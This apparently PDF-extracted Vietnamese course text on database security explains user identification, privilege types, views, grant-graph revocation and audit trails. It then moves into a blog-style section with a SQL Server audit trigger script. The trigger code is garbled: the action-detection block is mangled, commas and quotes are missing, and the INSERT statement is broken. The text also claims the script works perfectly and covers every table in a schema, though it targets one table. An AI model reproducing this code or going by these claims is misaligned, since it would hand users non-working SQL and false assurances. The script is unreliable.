- Nhận diện người sử dụng: Từ định nghĩa an toàn dữ liệu có thể suy ra rằng, hệ quản trị cơ sở dữ liệu DBMS không cho phép người sử dụng được thực hiện một thao tác nào nếu không được phép của người quản trị CSDL. Người quản trị CSDL phải:
  - ✓ Xác định cho hệ thống những thao tác mà người sử dụng được phép thực hiện.
  - ✓ Cung cấp một phương tiện cho người sử dụng để hệ thống nhận biết họ.
  - ✓ Nói chung người sử dụng đều được trao những quyền khác nhau. Những quyền này có thể bảo đảm quyền đọc một số phần của cơ sở dữ liệu, quyền chèn thêm, xóa hay sửa đổi dữ liệu. Hình thức thông dụng nhất để nhận ra người sử dụng là mật khẩu, và chỉ có hệ thống và người sử dụng biết. Mật khẩu cũng được hệ thống bảo vệ như bảo vệ dữ liệu.
- Bảo vệ mức vật lý: Một mô hình bảo vệ đáng tin cậy cũng có khả năng bị tấn công vào cơ sở dữ liệu, từ việc phá được mật khẩu đến việc đánh cắp các thiết bị. Có thể chống đánh cắp hiệu quả bằng cách mã hóa, che dấu dữ liệu. Một hệ thống có bảo mật cao cần phải có những phương thức nhận diện khác tốt hơn mật khẩu, như nhận diện từng người sử dụng qua một nhân viên bảo vệ, hoặc kết với các quy định về hành chính...
- Kiểm tra truy nhập: Với mỗi người sử dụng hệ thống sẽ quản lý một hồ sơ được phát sinh từ việc các chi tiết về thủ tục xuất trình, xác minh và các chi tiết được quyền thao tác mà người quản trị cơ sở dữ liệu cấp cho người sử dụng. Hệ thống sẽ kiểm tra tính pháp lý của mỗi một thao tác của người sử dụng. Ví dụ yêu cầu được đọc lời đánh giá hàng năm của mỗi một nhân viên, chỉ có thể được phép nếu cơ sở dữ liệu có chứa thông tin quy định rằng người yêu cầu phải là Giám đốc, trưởng, phó phòng tổ chức, chánh văn phòng. Tất cả các đối tượng khác không có trong cơ sở dữ liệu không được phép truy xuất. DBMS sẽ kiểm tra
- mỗi một thao tác của người sử dụng xem có vi phạm các ràng buộc an toàn hay không, nếu có sẽ phải huỷ bỏ. Một ràng buộc truy nhập nói chung có liên quan đến một bộ phận của cơ sở dữ liệu. Do đó tồn tại một đặc quyền thích hợp, giả sử là chương trình sẽ kiểm tra mỗi một yêu cầu của người sử dụng. Chương trình sẽ sắp xếp quyền truy nhập theo mức độ phức tạp dần sao cho đạt tới quyết định cuối cùng nhanh nhất có thể.
- An ninh ở tất cả các cấp độ phải được duy trì nếu an ninh cơ sở dữ liệu được bảo đảm. Một sự yếu kém ở vấn đề an toàn cấp thấp (cấp độ vật lý hay cấp độ con người) cho phép sự phá vỡ các biện pháp an toàn nghiêm ngặt ở cấp độ cao (cấp độ hệ thống cơ sở dữ liệu).

### c. *Những quyền hạn khi sử dụng hệ cơ sở dữ liệu.*

Có thể chia quyền hạn truy nhập vào cơ sở dữ liệu như sau

- ✓ Đọc một cách hợp pháp: người sử dụng được phép đọc, nhưng không được sửa đổi nội dung dữ liệu.
- ✓ Chèn một cách hợp pháp: là cho phép người sử dụng được chèn thêm dữ liệu mới vào cơ sở dữ liệu, nhưng không sửa đổi dữ liệu hiện có.
- ✓ Sửa đổi một cách hợp pháp: cho phép người sử dụng được phép sửa đổi nội dung dữ liệu, nhưng không được xoá dữ liệu.
- ✓ Xoá một cách hợp pháp: cho phép người sử dụng được phép xoá dữ liệu.
- ✓ Cho phép việc tạo và xoá các chỉ số.
- ✓ Cho phép việc tạo các mối quan hệ mới.
- ✓ Sửa đổi cấu trúc: cho phép chèn thêm, sửa đổi hoặc xoá các thuộc tính trong các quan hệ.
- ✓ Bỏ hợp pháp: cho phép xoá các quan hệ.

Một người sử dụng có thể có tất cả các quyền trên, hoặc chỉ có một số quyền hạn nhất định. Thêm vào đó những dạng của sự cho phép truy cập dữ liệu chúng ta có thể ban cho người sử dụng được phép sửa đổi cơ cấu cơ sở dữ liệu. Cho phép bỏ và xoá là khác nhau trong đó xoá hợp pháp là chỉ cho phép xoá bộ dữ liệu. Nếu một người sử dụng xoá tất cả các bộ của một quan hệ, quan hệ đó sẽ vẫn tồn tại nhưng quan hệ đó không còn gì. Nếu một quan hệ bị bỏ nó sẽ không còn tồn tại nữa.

Để minh họa bản chất của vấn đề, không mất tính tổng quát, các mệnh đề sau chỉ là một vài ý niệm phạm vi bảo vệ thông tin trong các hệ cơ sở dữ liệu, chỉ ra các mức truy nhập CSDL và trao quyền cho từng lớp người sử dụng:

- Người sử dụng được phép truy nhập không điều kiện tới toàn bộ cơ sở dữ liệu, với mọi phép toán lưu trữ và truy vấn dữ liệu tr.
- Người sử dụng không được phép truy nhập tới bất kỳ bộ phận nào của cơ sở dữ liệu, với mọi phép toán.
- Người sử dụng có thể đọc đúng một nội dung công việc của họ trong cơ sở dữ liệu, nhưng không được phép sửa đổi, bổ sung nó.
- Người sử dụng có thể đọc đúng một nội dung công việc của họ trong cơ sở dữ liệu, và được phép sửa đổi, bổ sung nó.
- Người sử dụng có thể đọc và sửa đổi thuộc tính mã nhân viên, họ và tên nhân viên, đơn vị công tác theo định kỳ vào tuần đầu của mỗi tháng.
- Người sử dụng cầm đọc thuộc tính nhận xét hàng năm, các thuộc tính mức lương và ngày lên lương được đọc và sửa đổi, các thuộc tính khác chỉ được đọc. Công việc chỉ được thực hiện trong khoảng thời gian từ 9 giờ đến 11 giờ trong các ngày của tuần cuối tháng.
- Người sử dụng có quyền sử dụng các phép toán thống kê cho thuộc tính mức lương để tính mức lương trung bình trong từng đơn vị. Cầm sửa đổi dữ liệu.

#### **d. Khung nhìn –một cơ chế bảo vệ**

Khung nhìn, bằng cách định nghĩa lại cơ sở dữ liệu khái niệm, không chỉ tạo điều kiện thuận lợi khi lập trình ứng dụng và làm tăng tính độc lập dữ liệu logic, mà còn được sử dụng như một cơ chế bảo vệ. Có hai loại khung nhìn. Loại khung nhìn chỉ đọc, không cho phép sửa

đôi. Loại khung này gọi là khung chỉ đọc. Trong nhiều trường hợp, người quản trị CSDL cho phép người sử dụng này được đọc dữ liệu, nhưng người khác vừa được đọc, vừa được quyền sửa đổi, bổ sung...Loại khung nhìn thứ hai cho phép đọc và ghi lên các thành phần của khung nhìn. và mọi sửa đổi cho khung nhìn có thể được lưu trong lược đồ khái niệm. SQL đề xuất cho phép đọc/ghi các khung nhìn trong một phạm vi nhất định. Với phương pháp này thiết kế các chương trình ứng dụng linh hoạt hơn loại khung chỉ đọc. Tuy nhiên, khi thao tác cập nhật trên các khung nhìn đọc/ghi thường gây tác động đến một số thành phần của cơ sở dữ liệu không nằm trong khung nhìn. Ví dụ trong một hệ CSDL phân cấp, trong khung nhìn chỉ có kiểu bản ghi gốc, không có bản ghi phụ thuộc. Nếu xóa xuất hiện của kiểu bản ghi này, kéo theo phải xóa các xuất hiện bản ghi phụ thuộc. Đây là một hành động không hợp lệ, vì phạm nguyên tắc không cho người sử dụng được phép xóa một đối tượng mà họ không thấy được trong khung nhìn. Cũng tương tự như trong mô hình mạng, nếu xóa một bản ghi khi không biết các bản ghi khác nằm ngoài khung nhìn nhưng có quan hệ với nó. Và nhiều trường hợp khác tương tự. Vì vậy, tất cả các hệ quản trị cơ sở dữ liệu .DBMS giới hạn quyền cập nhật các khung nhìn trong một số trường hợp cụ thể.

Ví dụ về hoạt động của ngân hàng, một thư ký cần biết tên của tất cả các khách hàng có các khoản vay tại nhiều chi nhánh. Người thư ký này không được phép xem những thông tin về khoản vay đặc biệt mà khách hàng có thể có. Hành động của cô thư ký bị từ chối khi truy nhập trực tiếp tới quan hệ cho vay, nhưng có thể truy nhập bằng khung nhìn *cust-loan* bao gồm các thông tin như: tên của khách hàng và chi nhánh nơi mà khách đó có khoản vay. Khung nhìn này có thể được định nghĩa trong SQL như sau:

```
CREATE VIEW cust-loan AS
(SELECT branch-name, customer-name
FROM borrower, loan
WHERE borrower.loan-number = loan.loan-number)
```


Giả sử rằng cô thư ký đưa ra truy vấn SQL như sau:  
SELECT \*

FROM cust-loan

Như vậy người thư ký được phép xem kết quả của truy vấn trên, tuy nhiên quá trình xử lý truy vấn này sẽ được thực hiện trên các quan hệ BORROWER and LOAN. Vì vậy hệ thống phải kiểm tra các quyền hạn trên truy vấn của thư ký trước khi bắt đầu quá trình xử lý truy vấn. Việc tạo một khung nhìn không phụ thuộc vào các quan hệ nguồn. Một người sử dụng tạo ra một khung nhìn không được nhận tất cả các đặc quyền trên khung nhìn. Ví dụ, người sử dụng không được quyền cập nhật trên khung nhìn nếu không có quyền cập nhật vào quan hệ bằng khung nhìn đã được định nghĩa. Nếu người sử dụng tạo ra một khung nhìn trên những quyền hạn không được phép, thì hệ thống sẽ phủ nhận yêu cầu tạo khung nhìn. Trong ví dụ khung nhìn *cust-loan* ở trên, người tạo khung nhìn phải có quyền đọc trên cả hai quan hệ BORROWER and LOAN.

#### e. Cấp phép các quyền truy nhập

Một người sử dụng được cấp một vài quyền truy nhập cơ sở dữ liệu và các quyền hạn này có thể tham chiếu đến quyền truy nhập của người sử dụng khác. Tuy nhiên người quản trị cơ sở dữ liệu cũng cần phải đặc biệt lưu ý khi các quyền này lưu thông qua giữa nhiều người sử dụng, sao cho các quyền này có thể được thu hồi tại một thời điểm tùy ý.



Hình 1

Đồ thị cấp quyền truy nhập cơ sở dữ liệu


Ví dụ, giả sử khi khởi tạo, người quản trị cơ sở dữ liệu cấp quyền cập nhật dữ liệu trên quan hệ LOAN của cơ sở dữ liệu ngân hàng cho người sử dụng U<sub>1</sub>, U<sub>2</sub> và U<sub>3</sub> và quyền có thể trong thứ tự thông qua quyền hạn đến các quyền của những người sử dụng khác. Liên thông các quyền từ một người sử dụng này tới người sử dụng khác được mô tả bằng một đồ thị quyền hạn. Đồ thị bao gồm các nút là những người sử dụng và các cạnh U<sub>i</sub> → U<sub>j</sub> nếu người sử dụng U<sub>i</sub> cấp quyền cập nhật trên LOAN cho người sử dụng U<sub>j</sub>. Gốc của đồ thị là người quản trị cơ sở dữ liệu. Trong hình 1, người sử dụng U<sub>5</sub> được cấp quyền hạn bởi hai người sử dụng U<sub>1</sub> và U<sub>2</sub> và người sử dụng U<sub>4</sub> được cấp quyền sử dụng chỉ bởi U<sub>1</sub>.

Một người sử dụng có quyền hạn truy nhập vào cơ sở dữ liệu theo một số quyền nào đó khi và chỉ khi (*if and only if*) có một đường đi từ gốc trên đồ thị quyền hạn, tức là liên thông từ nút người quản trị cơ sở dữ liệu tới nút người sử dụng.

Giả sử người quản trị cơ sở dữ liệu quyết định thu hồi các quyền hạn của người sử dụng U<sub>1</sub>. Vì người sử dụng U<sub>4</sub> có quyền hạn đến từ U<sub>1</sub> nên quyền hạn của U<sub>4</sub> cũng sẽ bị thu hồi.


Tuy nhiên, vì U<sub>5</sub> được cấp quyền bởi U<sub>1</sub> và U<sub>2</sub>, vì thế người quản trị cơ sở dữ liệu chỉ thu hồi từ U<sub>1</sub> đến U<sub>5</sub>, không thu hồi quyền cập nhật trên LOAN của U<sub>2</sub>. U<sub>5</sub> vẫn còn quyền cập nhật trên quan hệ LOAN. Nếu người quản trị thu hồi quyền cập nhật của U<sub>2</sub> thì U<sub>5</sub> sẽ mất quyền hạn đó trên quan hệ LOAN.

Hình 2 Cố gắng huỷ bỏ những quyền hạn đã bị thu hồi



Có thể xảy ra những trường hợp một cặp người sử dụng “láu cá” có thể cố gắng không chấp nhận các quy tắc thu hồi quyền đã được cấp phát. Giả sử đồ thị cấp phát quyền truy nhập như ở trong hình 2a. Ngoài các cạnh xuất phát từ gốc DBA đến U1, U2 và U3, giữa U2 và U3 còn tồn tại các đường từ U2 đến U3 và ngược lại từ U3 đến U2. Điều này có nghĩa là người quản trị cấp phát quyền cho U1, U2 và U3, U2 còn thêm các quyền của U2 và U3 còn thêm các quyền của U2. Nếu người quản trị cơ sở dữ liệu thu hồi quyền của U3, giữ lại quyền hạn của U2 thì quyền truy nhập của U3 vẫn còn, không bị mất vì đường đi từ gốc đến U3 liên thông qua U2 như trong hình 2b. Nếu thu hồi đồng thời quyền của cả hai người sử dụng U3, U3 khi đó các quyền của U3 và U3 vẫn tồn tại như trong hình 2c. Tuy nhiên khi nhà quản trị cơ sở dữ liệu đã xoá bỏ cạnh từ U3 tới U2 và từ U2 tới U3 thì các quyền sẽ không còn tồn tại trên đường truyền bắt nguồn từ người quản trị cơ sở dữ liệu.

Tuy nhiên, người quản trị cơ sở dữ liệu yêu cầu tất cả các cạnh trong đồ thị cấp quyền truy nhập phải liên thông bắt đầu từ nút gốc, hay bắt đầu từ người quản trị DBA. Như vậy cạnh đi từ U2 và U3 và ngược lại sẽ bị xóa, tức là các quyền từ U2 đến U3 và ngược lại phải được thu hồi như trong hình



Hình 3

Đồ thị quyền truy nhập cơ sở dữ liệu

#### f. Kiểm tra dấu vết

Nhiều ứng dụng về bảo mật cơ sở dữ liệu cần duy trì một cơ chế kiểm tra dấu vết. Một sự kiểm tra dấu vết là một bản lưu tất cả các thay đổi khi thực hiện các phép lưu trữ như chèn thêm, xoá và sửa đổi thông tin trong cơ sở dữ liệu cùng với những thông tin phát sinh thêm trong quá trình thực hiện. Việc kiểm tra dấu vết sẽ giúp cho việc dò tìm được các nguyên nhân nhanh và chính xác. Ví dụ nếu một tài khoản nào đó được phát hiện không cân đối, người quản trị có thể lần dấu vết của tất cả các cập nhật đã xảy ra trong tài khoản để tìm thấy sự cập nhật không đúng (có thể là gian lận) của những người đã thực hiện việc cập nhật. Tạo ra một sự kiểm tra dấu vết bằng cách định nghĩa các chuỗi phản ứng thích hợp trên các cập nhật quan hệ (sử dụng hệ thống các giá trị đã định nghĩa để nhận biết tên người sử dụng và lần truy nhập). Tuy nhiên nhiều hệ thống cơ sở dữ liệu cung cấp phương pháp tạo sự kiểm tra dấu vết thuận tiện và dễ sử dụng.

## 2. Giám sát thông kê cơ sở dữ liệu

Trong một số dự án tôi từng trải qua, việc theo dõi lại những hành động đã xảy ra trong cơ sở dữ liệu là một việc làm hết sức quan trọng, giải pháp của nó rất nhiều, khó khăn cũng rất nhiều, hôm nay, tôi giới thiệu một cách tiếp cận khá đơn giản mà cực kỳ hiệu quả, nếu bài viết này có ích với bạn, xin đừng ngại đóng góp ý kiến của bạn dưới bài viết này.

Bạn sẽ theo dõi những thay đổi trong database như thế nào, khi người dùng xóa, sửa dữ liệu. Bạn sẽ có một vài cách tiếp cận sau:

- Tạo ra một cột tên là isDeleted: thoát nhìn phải công nhận ý tưởng này rất tốt, bất cứ khi nào dữ liệu trên cột bị xóa nó sẽ không xóa bỏ hoàn toàn mà chỉ đánh dấu mà thôi, cách giải quyết này sẽ giải quyết được vấn đề delete, tuy nhiên nó vẫn phải vấn đề về ràng buộc dữ liệu. Hãy tưởng tượng tôi có một bảng username tôi sẽ tổ chức như sau: ID-UserName-Password. và cột isDeleted. Và bạn đã hiểu chuyện gì trong này USERNAME phải là duy nhất trong hệ thống. Nó chỉ được đăng ký lại khi một người đã hủy nó đi hoặc chưa tồn tại.

Column Name	Data Type	Allow Nulls
ID	int	<input type="checkbox"/>
UserName	nvarchar(50)	<input checked="" type="checkbox"/>
Password	nvarchar(50)	<input checked="" type="checkbox"/>
isDeleted	bit	<input checked="" type="checkbox"/>
		<input type="checkbox"/>

Bây giờ tôi xóa username =xyz, nghĩa là username =xyz là isDeleted, sau đó tôi tiếp tục insert username là xyz.

Lúc này vẫn đè tôi đã phải ràng buộc toàn vẹn trên database là nằm trên cột isDeleted, Constraint của tôi phải ràng buộc username và isDeleted là duy nhất, tuyệt, nhưng riêng trong chuyện này thế đã là không ổn, bạn đã phải tính tới chuyện tạo một constrain cho một cột không tham gia vào business của hệ thống, điều này lẽ ra nên tránh.

Mặt khác, chuyện gì sẽ xảy ra nếu tôi insert username=xyz, sau đó xóa, rồi tạo lại, rồi lại xóa.

Vấn đề bây giờ bạn phải luôn kiểm tra trước khi insert dữ liệu, có bao giờ bạn tự hỏi, vậy constraint trong database đã sinh ra để làm gì không??

➤ Tạo một bản sao database: nếu đã làm qua Oracle bạn đều biết có một loại audit table mà oracle hỗ trợ để quản lý việc insert, delete , update. Không nhất thiết phải Oracle, trong database khác bạn cũng có thể dễ dàng cài đặt chức năng này, đơn giản như sau:  
Tạo một Database log y hệ database gốc, mỗi bảng thêm một cột là action cho update, delete (insert là tùy chọn của bạn) Tạo trigger cho từng bảng, khi có thay đổi trên database gốc, nó sẽ insert vào bảng log với sự kiện tương ứng.

Cách giải quyết này theo tôi là rất tốt: thứ nhất nó không làm nặng nề database gốc của chúng ta, khi dữ liệu bị xóa đi, nó sẽ chuyển sang database log và không làm phình to database gốc và dễ hiểu như thế khi truy vấn database gốc sẽ cho tốc độ tốt hơn vì ít dữ liệu hơn. Vấn đề của nó là khó quản lý, bạn phải viết chương trình quản lý cho từng bảng, cực đât chử nhỉ.

LANGTHANG\SQL... dbo.UserDemo*			
	Column Name	Data Type	Allow Nulls
	ID	int	<input type="checkbox"/>
	UserName	nvarchar(50)	<input checked="" type="checkbox"/>
	Password	nvarchar(50)	<input checked="" type="checkbox"/>
	Action	nchar(1)	<input checked="" type="checkbox"/>
			<input type="checkbox"/>

Sử dụng một bảng duy nhất làm bảng Audit.

Column Name	Data Type	Allow Nulls
AuditID	int	<input type="checkbox"/>
Type	char(1)	<input checked="" type="checkbox"/>
TableName	varchar(128)	<input checked="" type="checkbox"/>
PrimaryKeyField	varchar(1000)	<input checked="" type="checkbox"/>
PrimaryKeyValue	varchar(1000)	<input checked="" type="checkbox"/>
FieldName	varchar(128)	<input checked="" type="checkbox"/>
OldValue	nvarchar(1000)	<input checked="" type="checkbox"/>
NewValue	nvarchar(1000)	<input checked="" type="checkbox"/>
UpdateDate	datetime	<input checked="" type="checkbox"/>
UserName	varchar(128)	<input checked="" type="checkbox"/>

Đoạn script để tạo bảng này như sau:

```
CREATE TABLE Audit
(
    Type CHAR(1),
    TableName VARCHAR(128),
    PK VARCHAR(1000),
    FieldName VARCHAR(128),
    OldValue VARCHAR(1000),
    NewValue VARCHAR(1000),
    UpdateDate datetime,
    UserName VARCHAR(128)
)
```

Với cách tiếp cận này, tôi sẽ giải thích các field như sau:

- AuditID : là một id tự tăng.
- Type: một action nó có thể là D (Delete) I (Insert) U (Update).
- TableName : action xảy ra trên bảng nào.
- PrimaryKeyField : khóa chính của dòng bị xóa (với bảng 1 khóa chính -Theo Agile, nếu bạn mong muốn khác đi, hãy customize code)
- PrimaryKeyValue: giá trị của cột chứa khóa chính.
- FieldName : Cột bị xảy ra action.
- oldValue : Giá trị cũ trước khi bị thay đổi.
- newValue : Giá trị mới sau khi bị thay đổi.
- UpdateDate : Ngày giờ xảy ra action.
- UserName : người dùng (Tôi sẽ sử dụng user của hệ thống, hãy sử dụng username trên một table khác như bạn muốn)

AuditID	Type	TableName	PrimaryKeyField	PrimaryKeyValue	FieldName	OldValue	NewValue	UpdateDate	UserName
3209	U	Score	ScoreId	423	SampleField	OldValue	New Info	1/27/2008 12:3...	WORK\Jon
3210	I	Score	ScoreId	3064	ScoreId	NULL	3064	1/27/2008 12:3...	WORK\Jon
3211	I	Score	ScoreId	3064	SampleField	NULL	3	1/27/2008 12:3...	WORK\Jon
3212	I	Score	ScoreId	3064	AnotherSample	NULL	TEST	1/27/2008 12:3...	WORK\Jon

Nhìn vào bảng kết quả chắc bạn đã hình dung được vấn đề.

```
-- Set up the audit tables
-- Firstly, we create the audit table.
-- There will only need to be one of these in a database

IF NOT EXISTS (SELECT * FROM sysobjects WHERE id = OBJECT_ID(N'[dbo].[Audit]')
    AND      OBJECTPROPERTY(id, N'IsUserTable') = 1)
CREATE TABLE Audit
(
    Type          CHAR(1),
    TableName    VARCHAR(128),
    PK           VARCHAR(1000),
    FieldName    VARCHAR(128),
    OldValue     VARCHAR(1000),
    NewValue     VARCHAR(1000),
    UpdateDate   datetime,
    UserName     VARCHAR(128)
)
GO

-- now we will illustrate the use of this tool
-- by creating a dummy test table called TrigTest.

IF EXISTS (SELECT * FROM sysobjects WHERE id = OBJECT_ID(N'[dbo].[trigtest]')
    AND      OBJECTPROPERTY(id, N'IsUserTable') = 1)
DROP TABLE [dbo].[trigtest]
GO
CREATE TABLE trigtest
(
    i           INT        NOT NULL,
    j           INT        NOT NULL,
    s           VARCHAR(10),
    t           VARCHAR(10)
)
GO
```

```
--note that for this system to work there must be a primary key to the table
--but then a table without a primary key isn't really a table is it?
ALTER TABLE trigtest ADD CONSTRAINT pk PRIMARY KEY (i, j)
GO
```

--and now create the trigger itself. This has to be created for every  
-table you want to monitor

```
CREATE TRIGGER tr_trigtest ON trigtest FOR INSERT, UPDATE, DELETE
AS
```

```
DECLARE @bit INT,
        @field INT,
        @maxfield INT,
        @char INT,
        @fieldname VARCHAR(128),
        @TableName VARCHAR(128),
        @PKCols VARCHAR(1000),
        @sql VARCHAR(2000),
        @UpdateDate VARCHAR(21),
        @UserName VARCHAR(128),
        @Type CHAR(1),
        @PKSelect VARCHAR(1000)
```

--You will need to change @TableName to match the table to be audited  
SELECT @TableName = 'trigtest'

```
-- date and user
SELECT @UserName = SYSTEM_USER,
       @UpdateDate = CONVERT(VARCHAR(8), GETDATE(), 112)
      + '' + CONVERT(VARCHAR(12), GETDATE(), 114)
```

```
-- Action
IF EXISTS (SELECT * FROM SYSTEM_USER
           IF EXISTS (SELECT * FROM
                      SELECT @Type
           ELSE
               SELECT @Type
           ELSE
               SELECT @Type = 'D'
```

```
-- get list #ins of columns inserted
SELECT * INTO #ins FROM
SELECT * INTO #del FROM deleted
```

```
-- Get primary key columns for full outer join
SELECT @PKCols = COALESCE(@PKCols + ',' + ' and ', ' on ')
```

```

+ ' i.' + c.COLUMN_NAME + ' = d.' + c.COLUMN_NAME
FROM INFORMATION_SCHEMA.TABLE_CONSTRAINTS pk,
      INFORMATION_SCHEMA.KEY_COLUMN_USAGE c
      WHERE pk.TABLE_NAME = @TableName
      AND CONSTRAINT_TYPE = 'PRIMARY KEY'
      AND c.TABLE_NAME = pk.TABLE_NAME
      AND c.CONSTRAINT_NAME = pk.CONSTRAINT_NAME

-- Get primary key select for insert
SELECT @PKSelect = COALESCE(@PKSelect+'+',')
+ "'<' + COLUMN_NAME
+ '=' + convert(varchar(100),
coalesce(i.' + COLUMN_NAME + ',d.' + COLUMN_NAME + ')') + '>''"
FROM INFORMATION_SCHEMA.TABLE_CONSTRAINTS pk,
      INFORMATION_SCHEMA.KEY_COLUMN_USAGE c
      WHERE pk.TABLE_NAME = @TableName
      AND CONSTRAINT_TYPE = 'PRIMARY KEY'
      AND c.TABLE_NAME = pk.TABLE_NAME
      AND c.CONSTRAINT_NAME = pk.CONSTRAINT_NAME

IF @PKCols IS NULL
BEGIN
    RAISERROR('no PK on table %s', 16, -1, @TableName)
    RETURN
END

SELECT @field = MAX(ORDINAL_POSITION)
      @maxfield = MAX(ordinal_position)
      FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME = @TableName
      WHILE @field < @maxfield
      BEGIN
          SELECT @field = MIN(ORDINAL_POSITION)
              FROM INFORMATION_SCHEMA.COLUMNS
              WHERE TABLE_NAME = @TableName
              AND ORDINAL_POSITION > @field
          SELECT @bit = (@field - 1)% 8 + 1
          SELECT @bit = POWER(2,@bit - 1)
          SELECT @char = ((@field - 1) / 8) + 1
          IF SUBSTRING(COLUMNS_UPDATED(),@char, 1) & @bit > 0 OR @Type IN ('I','D')
              BEGIN
                  SELECT @fieldname = COLUMN_NAME
                      FROM INFORMATION_SCHEMA.COLUMNS
                      WHERE TABLE_NAME = @TableName
                      AND ORDINAL_POSITION = @field
                  SELECT @sql =
insert Audit ( ) Type,

```

```

    TableName,
    PK,
    FieldName,
    OldValue,
    NewValue,
    UpdateDate,
    UserName)

select      ""          +      @Type      +      ""      +
            +      @TableName      +      ";"      +      @PKSelect
            +      ';'      +      @fieldname      +      ""
            +      ',convert(varchar(1000),d.'      +      @fieldname      +      ')'
            +      ',convert(varchar(1000),i.'      +      @fieldname      +      ')'
            +      ';'      +      @UpdateDate      +      ""
            +      ';'      +      @UserName      +      ""
            +      '      from      #ins      i      full      outer      join      #del      d'
            +      ''      +      @PKCols
            +      '      where      i.'      +      @fieldname      +      '      <>      d.'      +      @fieldname
            +      '      or      (i.'      +      @fieldname      +      '      is      null      and      d.'      +      @fieldname      +      '      is      not      null)'
            +      '      or      (i.'      +      @fieldname      +      '      is      not      null      and      d.'      +      @fieldname      +      '      is      null)'

            EXEC      (@sql)
END

```

GO

Đoạn mã trên sẽ làm việc hoàn hảo, nó sẽ đi vào sơ đồ của hệ thống và tìm ra tất cả những bảng có trong schema, sau đó tạo từng trigger theo một template nhất định- Hãy giới hạn table hay column bằng cách customize lại code này.

Lưu ý: Đoạn mã này thực hiện trên Microsoft SQL Server và sử dụng trigger hãy sửa đổi cho phù hợp trên những database khác. Điều này không thể thực hiện trên CSDL không hỗ trợ trigger.

Lợi ích : tiếp cận thông qua chỉ một table, điều này mang đến sự thuận tiện và dễ dàng khi quản trị, nếu hệ thống tiếp tục sinh sôi ra các bảng, đó không phải là vấn đề.

Bất lợi : Một chút về vấn đề Perfomance, với các Database trung bình và nhỏ, việc audit là bình thường, tuy nhiên nếu database lớn khi sử dụng nhiều câu Insert và Delete sẽ tạo ra những dữ liệu không lô trên từng dòng (vì nó lưu 1 field trên một dòng audit ).

Trong mọi loại database dù lớn hay nhỏ, nếu chỉ sử dụng để tracking Update action, đây là một cách tiếp cận tốt nhất. Với Delete, hãy customize lại mã để sử dụng tối thiểu trường cần phải tracking hoặc có thể áp dụng phương pháp logging thứ 2 dựa trên đoạn mã này.


### 3. Phương thức an toàn cơ sở dữ liệu

#### Cấu trúc bảo mật cơ sở

Các doanh nghiệp hiện nay dường như quá chú trọng vào từng thành phần bảo mật mà quên đi bức tranh toàn cảnh: “Nếu như không có một hệ thống tổ chức bảo mật cơ sở, bất kỳ chính sách bảo mật nào cũng đều thất bại”.

Người quản trị hệ thống thường hay quản lý bảo mật theo ý muốn riêng của mình, không có hoặc chỉ một ít giám sát từ người quản lý cao hơn. Điều này làm gia tăng các câu hỏi:

Ai đảm bảo rằng người quản trị hệ thống theo đúng các hướng dẫn bảo mật?  
 Một tổ chức đảm bảo tất cả quản trị viên hệ thống cập nhật bản vá lỗi mới nhất như thế nào?  
 Một tổ chức lấy gì để đảm bảo bản vá lỗi mới nhất đã được kiểm tra để chắc chắn chúng không trở thành nguyên nhân gây ra hỏng hóc cho hệ thống?  
 Ai là người kiểm chứng bảo mật cho toàn bộ tập đoàn hay tổng công ty?



Ví dụ về một tổ chức bảo mật mạng hiệu quả và rõ ràng

